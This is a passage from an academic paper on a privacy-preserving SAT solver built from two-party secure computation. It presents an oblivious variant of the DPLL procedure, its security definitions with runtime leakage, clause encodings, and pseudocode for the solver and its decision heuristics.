Our deterministic heuristic simply picks the literal with the greatest frequency, which is straightforward to realize with our matrix encoding by counting and comparing. As for randomized heuristics, they require sampling from a distribution dependent on the formula which must be kept secret. We design a private and efficient method for sampling $\ell^* \leftarrow_{\mathcal{D}} \{\ell_1, \cdots, \ell_k\}$ for any distribution $\mathcal{D}$ that can be expressed as a list of integers $\{w_1, \ldots, w_k\}$ such that $\Pr[\ell^* = \ell_i] = \frac{w_i}{\sum_j w_j}$, which is closely related to prior work in the literature [9]. Using this technique we can instantiate a randomized heuristic that selects an unassigned literal with, *e.g.*, probability uniform or proportional to its frequency.

Leakage vs. Efficiency. Recall that our natural security re-

quirement is that P_b learns nothing more about ϕ_{1-b} than is implied by s, ϕ_b, $|\phi_{1-b}|$, (when input) ϕ_{pub}, and (when output) $\mathcal{M}$. However, if formalized such a definition would be slightly too strong to be practical. To prevent information leakage from the runtime of the ppSAT solver, meeting this guarantee would require it to *always* run in time $T(\lambda, n, m)$ for security parameter λ and deterministic function T. Since all known SAT decision procedures have worst-case runtime bounds $O(g(n))$ for $g(n) > (1+k)^n$ for constant $k > 0$ [7], completeness would require T be exponential in its inputs. This behavior would both (i) be impractical for all but very small n; and (ii) likely conflict with assumptions underlying the security arguments for the 2PC primitives we need [38, 61].

As such we will sacrifice completeness. Instead, we assume the parties agree on some polynomial $\tilde{T}(x, y, z)$ and set $\tilde{T}(\lambda, n, m) = \tau_{\lambda,n,m}$ as the upper-bound on the runtime of the solver, based, *e.g.*, on an economic or social analysis of the value of solving the instance for that concrete cost. This polynomial upper-bound mitigates our concern about the security of our underlying cryptographic primitives. The parties can then agree to either (i) run for $\tau_{\lambda,n,m}$ steps always, aborting if that is insufficient to resolve the instance, or (ii) to terminate upon resolution at time $\tau \leq \tau_{\lambda,n,m}$, with an accordant risk of information leakage.

This tradeoff between the most efficient possible execution of the ppSAT solver and the greatest possible privacy must be jointly agreed upon by the P_b. We will generally focus on the case of (ii), and discuss how techniques from differential privacy (DP) [17, 18] may be used to add calibrated noise to reduce the informational content of this leakage without overly extending the runtime of the solver. We formalize security definitions for (i) and (ii) without differential privacy in §3 and Appendix A, and the latter with DP in Appendix D. All three of these guarantees are weaker than the natural security definition, since the adversary can learn additional information in the form of one of (i) τ, (ii) τ with added noise, or (iii) that $\tau_{\lambda,n,m}$ steps were insufficient to resolve the instance.

2 Preliminaries

2.1 Overview of DPLL

To illustrate how the DPLL procedure works we walk through its execution on an example. Consider the following Boolean formula with four variables $\phi^{(0)} \equiv (v_1 \vee v_2) \wedge (v_2 \vee \neg v_3 \vee v_4) \wedge (\neg v_1 \vee \neg v_2) \wedge (\neg v_1 \vee \neg v_3 \vee \neg v_4) \wedge (v_1)$. The procedure iteratively builds a model for the formula by repeating a sequence of steps. As the input formula is in CNF its model must be a model for (*i.e.*, satisfy) each of its clauses.

We start with the empty model, $\mathcal{M} = \varnothing$. The first step, UNITSEARCH, searches for a unit clause: a clause consisting of a single literal. Assigning a truth value which makes that literal true is the only way to find a model for the formula. In our example the only unit clause is (v_1), the last clause. We add its satisfying assignment to the model: $\mathcal{M} = \{v_1 = 1\}$. This model is not only a model for that last clause, but for the first clause as well; it is a model for every clause where v_1 appears as a positive literal. This observation is the basis for the PROPAGATION step, which is run every time a new element is added to the model. The PROPAGATION step removes that element from the formula: all clauses where v_1 appears positively are removed, while in the remaining clauses we can safely remove the negated v_1 variable as $\neg v_1$ evaluates to false under $\mathcal{M}$, and false is a neutral element in disjunctions. In our particular example it means that we are left with the formula $\phi^{(1)} \equiv (v_2 \vee \neg v_3 \vee v_4) \wedge (\neg v_2) \wedge (\neg v_3 \vee \neg v_4)$.

The procedure now again executes the UNITSEARCH step, finding the unit clause $(\neg v_2)$. In general, after every UNITSEARCH step which finds a unit clause ℓ, the procedure executes the CHECK step, which checks that $\neg\ell$ is not also a unit clause. The CHECK step does not find any such conflict here, so we add $\neg v_2$ to the model: $\mathcal{M} = \{v_1 = 1, v_2 = 0\}$.

After the PROPAGATION step we are left with two clauses: $\phi^{(2)} \equiv (\neg v_3 \vee v_4) \wedge (\neg v_3 \vee \neg v_4)$, and running UNITSEARCH does not find a unit clause. When this occurs we pick a variable, guess its value, and then add that to the model. This is a DECISION step. For example, we can add $v_3 = 1$ to the model: $\mathcal{M} = \{v_1 = 1, v_2 = 0, v_3^d = 1\}$. Note that v_3 is annotated with d, indicating that it is a decision variable. Its value was guessed and not inferred. We then run the PROPAGATION step, which results in a new formula $\phi^{(3)} \equiv (v_4) \wedge (\neg v_4)$.

We again run the UNITSEARCH step on $\phi^{(3)}$: now (v_4) is a unit clause. However, running the CHECK step will find that $(\neg v_4)$ is also a unit clause. Therefore we need to backtrack. Backtracking is possible only when there is a decision literal in the model. The BACKTRACK step retreats to the point in the procedure just before the last decision variable was added. Instead, we add its negation to the model and remove the d annotation. It is now inferred that the negated value has to be in the model, otherwise we would derive a contradiction.

Running the BACKTRACK step results in the model $\mathcal{M} = \{v_1 = 1, v_2 = 0, v_3 = 0\}$. We apply PROPAGATION on $\phi^{(2)}$ and the resulting formula is empty, *i.e.*, $\mathcal{M}$ is a model for all clauses in the original formula, which means that $\phi^{(0)}$ is satisfiable and $\mathcal{M}$ is its model. Note that v_4 can have any value. When the CHECK step finds a contradiction and no prior guesses can be undone, DPLL terminates and reports that the original input formula is unsatisfiable.

2.2 Cryptographic Preliminaries

Basic Primitives. We use standard techniques for 2PC, wherein P_0 and P_1 employ binary garbled circuits (GC) built from oblivious transfer (OT) and encryption primitives to jointly compute the sequence of functionalities which make up our ppSAT solver. Our design guarantees the order of these functionalities is fixed (up to the length of the execution), and that the access patterns over all intermediary values are data-oblivious, *i.e.*, either fixed or randomized independently of

the private protocol inputs (up to their length). Those intermediary values are then stored at rest distributed between the P_b with information-theoretic security. At the end of the protocol, the final outputs are revealed to both parties.

Oblivious Stack. An oblivious stack data structure allows for conditional operations, which take a secret Boolean value that dictates whether the operation is actually performed or simulated through a dummy execution [61]. We will rely on the following operations, where $\perp$ and $\perp'$ are arbitrary but distinguishable special symbols:

- $\mathsf{ObStack} \leftarrow \mathsf{stack}()$: initialize an oblivious stack;
- $(\cdot) \leftarrow \mathsf{ObStack.CondPush}(b, x)$: (conditionally) push element x to the oblivious stack if $b = 1$, else skip.
- $(x) \leftarrow \mathsf{ObStack.CondPop}(b)$: (conditionally) pop and return the top element x if $b = 1$, else return $\perp$. If $b = 1$ and the stack is empty, fail and output $\perp'$.

3 Overview

As noted, a complete ppSAT solver can run for exponential time, which violates standard 2PC security definitions. In this section we formulate a definition for which meaningful security is practically achievable. We then give a high-level overview of our solver, before presenting it in detail in §4.

3.1 Formalizing ppSAT Security

A ppSAT solver is a two-party secure computation (2PC) protocol executed by P_0 and P_1. We operate in the *semi-honest* model, *i.e.*, we consider an adversarial P_b which attempts to learn private information about ϕ_{1-b}, but does not otherwise deviate from the protocol. We formalize security under the simulation paradigm [10]. The *view* of party P_b is an object containing all information known to it at the conclusion of a protocol Π: its private and the public inputs, every random coin flip it samples, every message it receives from P_{1-b}, every intermediary value it computes, and the output. We consider the protocol secure if there exists a *simulator* Sim_{1-b} such that no efficient algorithm $\mathcal{A}$ can distinguish between the view of P_b when interacting with Sim_{1-b} in an *ideal world* vs. with P_{1-b} in the *real world*. The simulator is given only (i) the private inputs of P_b, (ii) the public inputs, and (iii) the output of the protocol. Since the view of P_b in the ideal world cannot directly contain any information about ϕ_{1-b} by definition, this indistinguishability implies an adversarial P_b cannot learn more about it than what is implied by the output in the real world either.

However, standard computational security definitions for simulation are not blindly applicable to ppSAT solving as they require all parties run in probabilistic-polynomial time (PPT), while a complete solver may require exponential time with non-negligible probability. As such, to retain these definitions we choose to yield completeness for our solver and force polynomial runtimes, at the further cost of information leakage. In Appendix A we rigorously formalize four different variants of a simulation-based security definition for ppSAT solving. Each requires some leakage, but how much depends on (i) whether the running time is leaked to allow early termination; and (ii) whether a model is output. We will primarily focus on a two-party-exact-time-revealing solver ($2p$-$et$$r$-solver), which reveals only (i) and so is the most efficient and concise formulation. We also discuss a further modification of the definition permitting the use of differential privacy to hide some of the information leakage in Appendix D.

3.2 Oblivious DPLL

Our ppSAT solver consists of a sequence of *giant steps* implementing an oblivious variant of the DPLL procedure. For concision we walk through solving without $\mathcal{M}$, and briefly discuss its addition at the end. At initialization the solver sets $\phi^{(0)} \leftarrow \phi$ and $a^{(0)} \leftarrow \perp$, where the latter is a "dummy value" encoded as a pair $(0^n, 0^n)$. As shown in Figure 1, the t-th giant step takes as input a formula $\phi^{(t-1)}$ and an assignment $a^{(t-1)}$. Each giant step either returns SAT/UNSAT or outputs an updated formula $\phi^{(t)}$ and a single assignment $a^{(t)}$ for the next giant step to consume.

A giant step sequentially executes oblivious variants of the five core small step algorithms of the DPLL procedure: UNITSEARCH, DECISION, CHECK, BACKTRACK, and PROPAGATION. First, UNITSEARCH and then DECISION output an assignment, $a^{(t)}_{\mathsf{unit}}$ and $a^{(t)}_{\mathsf{dec}}$ respectively. The UNITSEARCH routine scans $\phi^{(t-1)}$ and (when one exists) finds a unit clause. If such a clause is found then $a^{(t)}_{\mathsf{unit}}$ encodes its single literal as an assignment, otherwise it encodes the dummy value $\perp$. The DECISION routine invokes a chosen heuristic (usually, but not necessarily, fixed for the entire execution) and obtains $a^{(t)}_{\mathsf{dec}}$ as a guess. If $a^{(t-1)} = a^{(t)}_{\mathsf{unit}} = \perp$ then $(\phi^{(t-1)}, a^{(t)}_{\mathsf{dec}})$ is pushed onto the oblivious stack. Otherwise a dummy push operation is performed. The multiplexer Mux_0 then selects a non-dummy assignment according to the priority $a^{(t-1)} > a^{(t)}_{\mathsf{unit}} > a^{(t)}_{\mathsf{dec}}$. Note that $a^{(t)}_{\mathsf{dec}} \neq \perp$ always. The selected assignment, denoted $a^{(t)}_{\mathsf{sel}}$, and $\phi^{(t-1)}$ are then taken by the CHECK routine as input.

This routine is the only possible point when the procedure can terminate and return SAT/UNSAT. For the moment we assume the procedure terminates immediately when possible, and discuss alternative behaviors later. A CNF formula conflicts with an assignment if it leads to an unsatisfiable clause. For input $\phi^{(t-1)}$ and assignment $a^{(t)}_{\mathsf{sel}}$ there are four possible cases for CHECK, PROPAGATION, and BACKTRACK:

1. The CHECK subroutine finds that $\phi^{(t-1)}$ is satisfied and returns SAT.
2. The CHECK subroutine finds that $\phi^{(t-1)}$ conflicts with $a^{(t)}_{\mathsf{sel}}$ and the stack is empty, and so returns UNSAT.
3. No conflict occurs, so CHECK passes $\phi^{(t-1)}$ and $a^{(t)}_{\mathsf{sel}}$ to the PROPAGATION and BACKTRACK routines. The PROP-




Figure 1: The structure of a giant step and its role in our ppSAT solver, demonstrating the high-level design given in §3. Dashed arrows indicate potential dummy return values.

AGATION routine simplifies $\phi^{(t-1)}$ to ϕ_{prop} by eliminating both clauses which have been satisfied by $a^{(t)}_{\text{sel}}$ and literals $\neg a^{(t)}_{\text{sel}}$. The Mux_1 multiplexer will then set $\phi^{(t)} \leftarrow \phi_{\text{prop}}$ and $a^{(t)} \leftarrow \perp$ as the output of the giant step. The BACKTRACK routine will execute a dummy pop operation.

4. A conflict occurs and the stack is not empty. The BACKTRACK routine pops a formula $\phi_{\text{back}} = \phi^{(t')}$ for some $t' < t-1$ and its associated a_{back} from the stack. It then sets $\overline{a}_{\text{back}}$ by swapping ind^- and ind^+ from a_{back}. The Mux_1 multiplexer will then select $\phi^{(t)} \leftarrow \phi_{\text{back}}$ and $a^{(t)} \leftarrow \overline{a}_{\text{back}}$ as the output of the giant step. The output of the PROPAGATION routine will be ignored.

When the model $\mathcal{M}$ is desired as output this design is easily modified to continually update its state during the PROPAGATION routine, as well as save that state within and retrieve it from the stack during backtracking.

4 A ppSAT Solver

In this section we formalize the algorithm sketched in §3 as the basis for our ppSAT solver protocol. We begin by defining a pair of abstract data structures for a formula ϕ and its constituent clauses, and then describe an instantiation of these objects and their operations using bit-vectors. These operations are all data-oblivious and include most of the functionalities that will be computed using garbled circuits when the overall design is raised into a secure computation protocol. Finally, we describe how our ppSAT solver is structured as a data-oblivious sequence of these operations. For concision and clarity we sometimes describe the solver with data-dependent branching, but all conditions are simple checks of Boolean variables which can be merged into the operations they guard.

4.1 Data Structures for CNF Formulas

Let β be an integer and $L = \{\ell_1, \ldots, \ell_{2n}\}$ be a set of literals. A clause is a subset $C \subseteq L$ for which $|C| \leq \beta$ and no two distinct literals reference the same underlying variable – implying that $\beta \leq n$ is the maximum clause length in ϕ. This parameter allows us to design different instantiations for when it is public knowledge that $\beta \approx n$, as opposed to when, *e.g.*, $\beta \ll n$. We require three operations over clauses:

- $C.\text{unit}()$: returns a bit indicating whether $|C| = 1$.
- $C.\text{contain}(\ell)$: returns a bit indicating whether $\ell \in C$.
- $C.\text{remove}(a)$: updates C to $C \setminus \{a\}$ in place.

A formula ϕ is composed of a set of clauses $\{C_1, \cdots, C_m\}$, for which we also need two operations:

- $\phi.\text{empty}()$: returns a bit indicating whether $\phi = \varnothing$.
- $\phi.\text{remove}(C_j)$: updates ϕ to $\phi \setminus \{C_j\}$ in place.

Instantiating these abstract data structures for a given β requires both state encodings and supporting these methods.

Instantiating the ADS for $\beta \approx n$. Recall that e_i is the unit vector where $e_i[i] = 1$ and $e_i[j] = 0$ for all $j \neq i$. A literal ℓ is represented by the pairing of a unit vector and zero vector $(\text{ind}^+, \text{ind}^-)$. A positive variable v_i is encoded as $(e_i, 0^n)$, while its negation $\neg v_i$ is encoded as $(0^n, e_i)$. A dummy assignment $\perp$ is represented by $(0^n, 0^n)$. The representation of variables cooperates with the encoding of clauses (see next paragraph) so that operations over them can be implemented using only linear scans.

A clause $C_j \in \phi$ is represented by an integer n_L and the pair of vectors (P_j, N_j) such that

$$(P_j[i], N_j[i]) = \begin{cases} (1,0) & \text{if } v_i \text{ appears in } C_j \\ (0,1) & \text{if } \neg v_i \text{ appears in } C_j \\ (0,0) & \text{o.w.} \end{cases}$$

The integer n_L is used to track the number of literals in the clause. The implementation of the three clausal operations are given in Algorithm 1. Determining whether C_j is a unit clause can be implemented by checking whether $n_L = 1$. To implement contain we use that the structure of the clause and literal vectors provides that $\ell = v \in C_j$ iff $\bigvee_{i=1}^{n} (P_j[i] \wedge \text{ind}^+[i]) = 1$ and similarly for $\ell = \neg v$ using N_j and ind^-. To remove a literal v_i (resp. $\neg v_i$) from C_j due to an assignment requires setting $P_j[i] = 0$ (resp. $N_j[i] = 0$) and deducting from n_L. Given the indicating assignment a, the former is the same as updating $P_j[i] \leftarrow P_j[i] \wedge (P_j[i] \oplus \text{ind}^+[i])$ for each $i \in [n]$, and similarly over N_j and ind^-.

Algorithm 1: Clausal Algorithms when $\beta \approx n$

1 **Function** C_j.unit$()$**:**
2 | **return** $(n_L = 1)$
3 **Function** C_j.contain$(\ell = (ind^+, ind^-))$**:**
4 | $b \leftarrow 0$
5 | **for** $i \leftarrow 1$ **to** n **do**
6 | | $b \leftarrow b \vee (P_j[i] \wedge \mathsf{ind}^+[i]) \vee (N_j[i] \wedge \mathsf{ind}^-[i])$
7 | **return** b
8 **Function** C_j.remove$(a = (ind^+, ind^-))$**:**
9 | **if** C_j.contain (a) **then**
10 | | $n_L \leftarrow n_L - 1$
11 | **for** $i \in [n]$ **do**
12 | | $P_j[i] \leftarrow P_j[i] \wedge (P_j[i] \oplus \mathsf{ind}^+[i])$
13 | | $N_j[i] \leftarrow N_j[i] \wedge (N_j[i] \oplus \mathsf{ind}^-[i])$

A formula ϕ is encoded as matrices (P, N) where the jth column of P is P_j and of N is N_j, as well as a vector $\mathsf{isAlive} \in \{0,1\}^m$ whose jth entry indicates whether C_j has been removed from the formula. The ϕ.remove(C) functionality can be implemented by setting $\mathsf{isAlive}[j] = 0$ during a linear scan, while ϕ.empty$()$ by checking whether $\mathsf{isAlive} = 0^n$. We omit their formal descriptions due to their simplicity.

Alternate Approaches. We primarily focus on the above approach, as it is a generic solution applicable to every possible ppSAT instance. We also consider an alternate instantiation for when the maximum number of literals in a clause is much smaller than n (*i.e.*, $\beta \ll n$) in Appendix B.

Operations on clauses can in theory be instantiated via RAM-model secure computation [21], which requires running an ORAM client algorithm in MPC. This could potentially reduce the asymptotic cost of the ADS operations to $O(\log^2 n)$ from $O(n)$.[3] We can empirically compare our bit-vector based solution with the most practically efficient ORAM secure computation [16]. To read or write a bit from a n-bit vector the linear scan circuit contains exactly $2n-1$ AND gates. As a result, the crossover point (conservatively) occurs when $n \approx 2^{17}$, where our circuit takes about 0.13s and the ORAM-based solution takes about 0.2s.

4.2 Data-Oblivious ppSAT Solving

Algorithm 2 formally presents the algorithmic structure of our ppSAT solver. We only provide a full description of our *2p-etr*-solver for brevity, which can be extended to support $\mathcal{M}$ as described in §3, and raised into a secure 2PC protocol using the standard techniques referenced in §2. Finally, we abuse notation by considering τ and $\tau_{\lambda,n,m}$ to track and upper bound respectively the number of giant steps. Their true values are some constant factor (representing the number of computational steps within a giant step) of how we use them algorithmically.

Every giant step (Lines 13-24 and 3-12 across two loop iterations) starts with a formula ϕ and an assignment a, and either passes a new formula and assignment to the next giant step or terminates. The flag b_{conflict} indicates a conflict; when one (and therefore backtracking) occurred in the prior giant step then $b_{\mathsf{conflict}} = 1$.

The solver first executes UNITSEARCH, sets b_{unit} to indicate its success, and if successful returns the unit literal as an assignment a_{unit}. Then the solver invokes the heuristic in DECISION and receives a branching assignment a_{dec}. If $b_{\mathsf{conflict}} = 1$ the negation of a_{back} and ϕ_{dec} from the previous giant step are taken as the input of CHECK (Lines 21-23 and 4). Otherwise, either the output of UNITSEARCH or the output of DECISION will be used depending on b_{unit} (Lines 16-19 and 4).

The CHECK routine resolves the application of assignment a to ϕ. There are three possibilities, each corresponding to a value of σ:

1. $\sigma = 0$: ϕ is satisfied after applying a. Then CHECK terminates the procedure and outputs SAT (Line 6);
2. $\sigma = 1$: ϕ contains a unit clause with the negation of a (Line 7). The solver then pops the top element (if any) off the stack (Line 8). If the stack is empty the solver will terminate and output UNSAT (Lines 9-10). Otherwise, b_{conflict} is set to 1 and the solver backtracks, ultimately recovering the assignment a_{back} and formula ϕ_{back} for the next giant step. The result of PROPAGATION will be ignored; or
3. $\sigma = 2$: the formula is neither SAT nor in conflict after applying a. The PROPAGATION routine simplifies ϕ to ϕ_{prop} using a and passes the simplified formula to the next giant step (Line 12).

The behavior of BACKTRACK is directly integrated into Algorithm 2, while DECISION is the focus of §4.3. Next, we describe the remaining UNITSEARCH, CHECK, and PROPAGATION routes in detail – due to space constraints we give their formal definitions in Appendix C.

UNITSEARCH (Algorithm 8): The UNITSEARCH routine finds a unit clause in the current formula ϕ when one exists, and outputs a bit b and an assignment a. If no unit clause exists in ϕ then $b = 0$, else $b = 1$ and a corresponds to its single literal. To find the encoding of that literal to set a, we need to locate the clause C_j such that C_j.unit$() = 1$. We achieve this through a linear scan of all the clauses, setting $b \leftarrow 1$ and $a \leftarrow C_j$ once we find a suitable output (Lines 2-5).[4]

[3] Note that although the best ORAM [1] can incur only a $O(\log n)$ overhead, that requires an underlying data block of at least $\log n$ bits. In our case, each data block is a single bit and thus the best available requires $O(\log^2 n)$. We are not aware of any ORAM designed specifically for bit accesses, which may be a promising line of future work to increase its efficacy in this and other secure computations over bit-vectors.

[4] We slightly abuse notation here for readability, as not all instantiations

CHECK (Algorithm 9): The CHECK routine determines whether formula ϕ is SAT, and if not whether the assignment a causes a conflict or whether the resultant ϕ remains viable but unproven. It returns $\sigma \in \{0,1,2\}$. The three cases are (i) $\sigma = 0$, indicating that ϕ is satisfied; (ii) $\sigma = 1$, indicating that ϕ conflicts with a; and (iii) $\sigma = 2$, otherwise. The routine uses Boolean variables b_0 and b_1 to track if ϕ is SAT or conflicts with a respectively. The ϕ.empty operation resolves b_0 (Line 1). A clause conflicts with a if it only contains $\neg a$. The routine scans over all clauses, and sets $b_1 \leftarrow 1$ if any is unit and conflicts with the assignment (Lines 3-5). If neither b_0 nor b_1 is set to 1, the routine returns 2 to indicate that ϕ is still viable under a.

PROPAGATION (Algorithm 10): The PROPAGATION routine simplifies ϕ by eliminating clauses containing a literal ℓ with identical indicators to the assignment a. Additionally, $\neg\ell$ is removed from any clause containing it. So, during propagation there are three types of clauses $C \in \phi$, those for which: (i) $\neg a = \ell \in C$, in which case C.remove$(\neg a)$ is executed (Line 7); (ii) $a = \ell \in C$, so C is satisfied and ϕ.remove(C) is therefore invoked (Line 5); or (iii) clause C contains neither $\ell = a$ nor $\ell = \neg a$, and so is left unchanged.

4.3 ppSAT Decision Heuristics

The final component of our solver is the DECISION routine, which is not a single functionality but rather a family of possible procedures for guessing a variable assignment. Designing such techniques is historically a very rich area of SAT research [7, 20, 46], though many of these constructions are not naturally implementable through oblivious computation and 2PC primitives. For this initial work we focus on three heuristics: (i) the deterministic dynamic largest independent sum (DLIS) heuristic, where we choose the most common literal as the assignment, (ii) the randomized (RAND) heuristic where we make a uniform choice over both variable and assignment, and (iii) a weighted randomized heuristic (Weighted-RAND), where the choice of literal is weighted by frequency. These are all relatively simple but still useful, and implementing their many variants along with more complex heuristics is a promising avenue for future work which we discuss at the end of the section.

Note that for brevity we do not provide the full DECISION routine. Each heuristic either returns the assignment a itself or a tuple $d = (i, b)$ encoding that the DECISION routine should construct an assignment by setting $v_i = b$ in the form needed for the given ADS instantiation.

DLIS. The DLIS heuristic selects the most commonly appearing literal and returns the assignment that makes it true. Our formulation of it as Algorithm 3 undertakes a linear scan over every $C_j \in \phi$ for every $v_i \in V$. The heuristic calculates the frequency of v_i and $\neg v_i$ as $\sum_{j=1}^{m} C_j$.contain(v_i) and $\sum_{j=1}^{m} C_j$.contain$(\neg v_i)$ respectively. It then determines whether either of v_i or $\neg v_i$ is the most frequent literal seen so far, and if so sets d as necessary to encode it. After iterating over all the variables d encodes the most frequent literal and is returned.

RAND. Let the binary vector $\hat{U} \in \{0,1\}^n$ indicate whether the i-th variable in V has been assigned. The RAND heuristic guesses a variable assignment by uniformly selecting a random unassigned variable and setting it to a bit also chosen

may have unit clause representations which can be used immediately as an assignment. The procedure can be generalized in practice by extending C_j.unit() to return the literal when it is true.

Algorithm 2: *2p-etr* ppSAT Solver

Input: $\phi, n, m, \tau_{\lambda,n,m}$
Output: SAT/UNSAT

1 ObStack $\leftarrow$ stack(); $\tau \leftarrow 0$; $a \leftarrow \perp$; $b_{\text{conflict}} \leftarrow 0$;
2 **while** $\tau \leq \tau_{\lambda,n,m}$ **do**
3 **if** $\tau \neq 0$ **then**
4 $\sigma \leftarrow$ Check(ϕ, a);
5 **if** $\sigma = 0$ **then**
6 **return** SAT
7 $b_{\text{conflict}} \leftarrow (\sigma = 1)$;
8 $e \leftarrow$ ObStack.pop(b_{conflict});
9 **if** $e \leftarrow \perp'$ **then**
10 **return** UNSAT
11 $a_{\text{back}}, \phi_{\text{back}} \leftarrow e$;
12 $\phi_{\text{prop}} \leftarrow$ Propagation(ϕ, a);
13 $(b_{\text{unit}}, a_{\text{unit}}) \leftarrow$ UnitSearch(ϕ_{prop}) ;
14 $a_{\text{dec}} \leftarrow$ Decision(ϕ_{prop});
15 ObStack.CondPush$(\neg b_{\text{unit}} \wedge \neg b_{\text{conflict}}, (a_{\text{dec}}, \phi_{\text{prop}}))$;
16 **if** $b_{unit} = 0$ **then**
17 $a \leftarrow a_{\text{dec}}$;
18 **else**
19 $a \leftarrow a_{\text{unit}}$;
20 $\phi \leftarrow \phi_{\text{prop}}$;
21 **if** $b_{conflict} = 1$ **then**
22 $a \leftarrow \neg a_{\text{back}}$;
23 $\phi \leftarrow \phi_{\text{back}}$;
24 $\tau = \tau + 1$;

Algorithm 3: DLIS Heuristic

Input: $L = \{\ell_1, \ldots, \ell_{2n}\}, C = \{C_1, \ldots, C_m\}$
Output: $d \in [1..n] \times \{0,1\}$

1 $max \leftarrow 0$; $d \leftarrow (\perp, \perp)$;
2 **for** $i \leftarrow 1$ **to** n **do**
3 $s_P \leftarrow 0$, $s_N \leftarrow 0$;
4 **for** $j \leftarrow 1$ **to** m **do**
5 $s_P = s_P + C_j$.contain(ℓ_i);
6 $s_N = s_N + C_j$.contain$(\neg\ell_i)$;
7 **if** $s_N \geq max$ **then**
8 $d \leftarrow (i, 0)$; $max \leftarrow s_N$;
9 **if** $s_P \geq max$ **then**
10 $d \leftarrow (i, 1)$; $max \leftarrow s_P$;
11 **return** d;

Algorithm 4: Random Value Sampler internal (RVSi)

Input: $Q \in \mathbb{N}, r'_0 \in \{0,1\}^l, r'_1 \in \{0,1\}^l$
Output: $r \in \{0,1\}^l$

$b \leftarrow 0$; $Q' \leftarrow 0^l$;
for $i \in \{l-1, \ldots, 0\}$ **do**
  if $Q[i] \neq 0 \vee b = 1$ **then**
    $Q'[i] \leftarrow 1$; $b \leftarrow 1$;
$r' \leftarrow r'_0 \oplus r'_1$;
$r \leftarrow \sum_{i \in [l]} r'[i] \cdot (Q'[i] \cdot 2^i)$;
return r;

uniformly at random. Since $\hat{U}$ is derived from ϕ as well as prior assignments, the computation in this procedure must be data-oblivious and amenable to efficient realization by secure computation primitives. At the core of our design is Algorithm 4, which with probability $p_1 \geq 1/2$ obliviously selects a secret $r \in [Q]$ for private $Q \in \mathbb{N}$.

We assume that Q is encoded as a binary string of length $l \in \mathbb{N}$. This is the natural encoding for binary garbled circuits, but may not be for other 2PC primitives. We let $h \in \mathbb{N}$ be one greater than the index (from zero) of the most significant non-zero bit in Q, *e.g.*, $h = 4$ for $l = 6$ and $Q = 9 = 001001$. The construction builds a multiplexer which maps an integer $x' \in [2^l]$ to $x \in [2^h]$ by keeping the lower h bits unchanged while setting the upper $l-h$ bits to zero. It then applies this multiplexer to a random binary string $r' \in \{0,1\}^l$, generating $r \in \{0,1\}^l$ to be interpreted as an integer upon return. To sample r' within 2PC we define it as $r' = r'_0 \oplus r'_1$, where r'_b is privately sampled by P_b.

Notice that $r < Q$ with some probability $p_1 \geq 1/2$, as it is guaranteed when $r'[l-h] = 0$. The parties can repeat Algorithm 4 for sufficient $\kappa \in \mathbb{N}$ so that the probability every returned r lies outside $[Q]$, or $p_2 \leq 2^{-\kappa}$, is suitably negligible. A reasonably small constant such as $\kappa = 32$ suffices. A wrapper function RVS(), which we otherwise omit, can make these repeated invocations of RVSi() and then undertake a linear scan over the outputs to finally return, *e.g.*, the last which lies within the desired range.

Our construction to uniformly select an unassigned variable is Algorithm 5. It linearly scans $\hat{U}$ and counts the number of unassigned variables, before invoking Algorithm 4 to get a random index k. It then selects the k-th unassigned variable through another scan of $\hat{U}$, and assigns to it a random $b = b_0 \oplus b_1$, where b_b is sampled and provided by P_b.

Weighted-RAND. Let $L = \{\ell_1, \ldots, \ell_{2n}\}$ be a set of literals and $\mathcal{D}$ a distribution over L expressed as set of positive integers $W = \{w_1, \ldots, w_{2n}\}$ such that for all $i \in [1..2n]$

$$\Pr(\ell_i) = \frac{w_i}{S_W}, \text{ for } S_W = \sum_{j=1}^{2n} w_j.$$

For our decision heuristic w_i will be the frequency count of the i-th literal. We design an oblivious algorithm that randomly

Algorithm 5: Uniform Random Selection

Input: $\hat{U} \in \{0,1\}^n, r'_0, r'_1 \in \{0,1\}^l, b_0, b_1 \in \{0,1\}$
Output: $d \in [1..n] \times \{0,1\}$

$c \leftarrow 0$; $d \leftarrow (\perp, \perp)$;
for $i \leftarrow 1$ **to** n **do**
  $c \leftarrow c + \hat{U}[i]$;
$k \leftarrow$RVS(c, r'_0, r'_1);
for $i \leftarrow 1$ **to** n **do**
  $k \leftarrow k - \hat{U}[i]$;
  if $k = 0$ **then**
    $d \leftarrow (i, b_0 \oplus b_1)$;
return d;

Algorithm 6: Weighted Random Selection

Input: $W \in \mathbb{Z}^{2n}_{\geq 0}, L = \{\ell_1, \ldots, \ell_{2n}\}, r'_0, r'_1 \in \{0,1\}^l$
Output: $a = (\mathsf{ind}^+, \mathsf{ind}^-)$

$c \leftarrow 0$;
for $i \leftarrow 1$ **to** $2n$ **do**
  $c = c + w_i$;
$k \leftarrow$RVS(c, r'_0, r'_1);
for $i \leftarrow 1$ **to** $2n$ **do**
  if $0 < k < w_i$ **then**
    $a \leftarrow \ell_i$;
  $k \leftarrow k - w_i$;
return a;

samples an element of L according to W in Algorithm 6. First we compute $c = w_1 + \cdots + w_{2n}$. Then, using Algorithm 4 an integer k is sampled from $[c]$. Let $F(\ell_i) = \sum_{j=1}^{i} w_j$. The algorithm finds ℓ_i such that $F(\ell_{i-1}) < k \leq F(\ell_i)$ through a linear scan, which is then returned as the assignment. The intuition behind the correctness of the algorithm is that for any random variable Y, a sample value can be generated by drawing a random $r \in [0,1]$ and then finding its preimage on the cdf of Y.

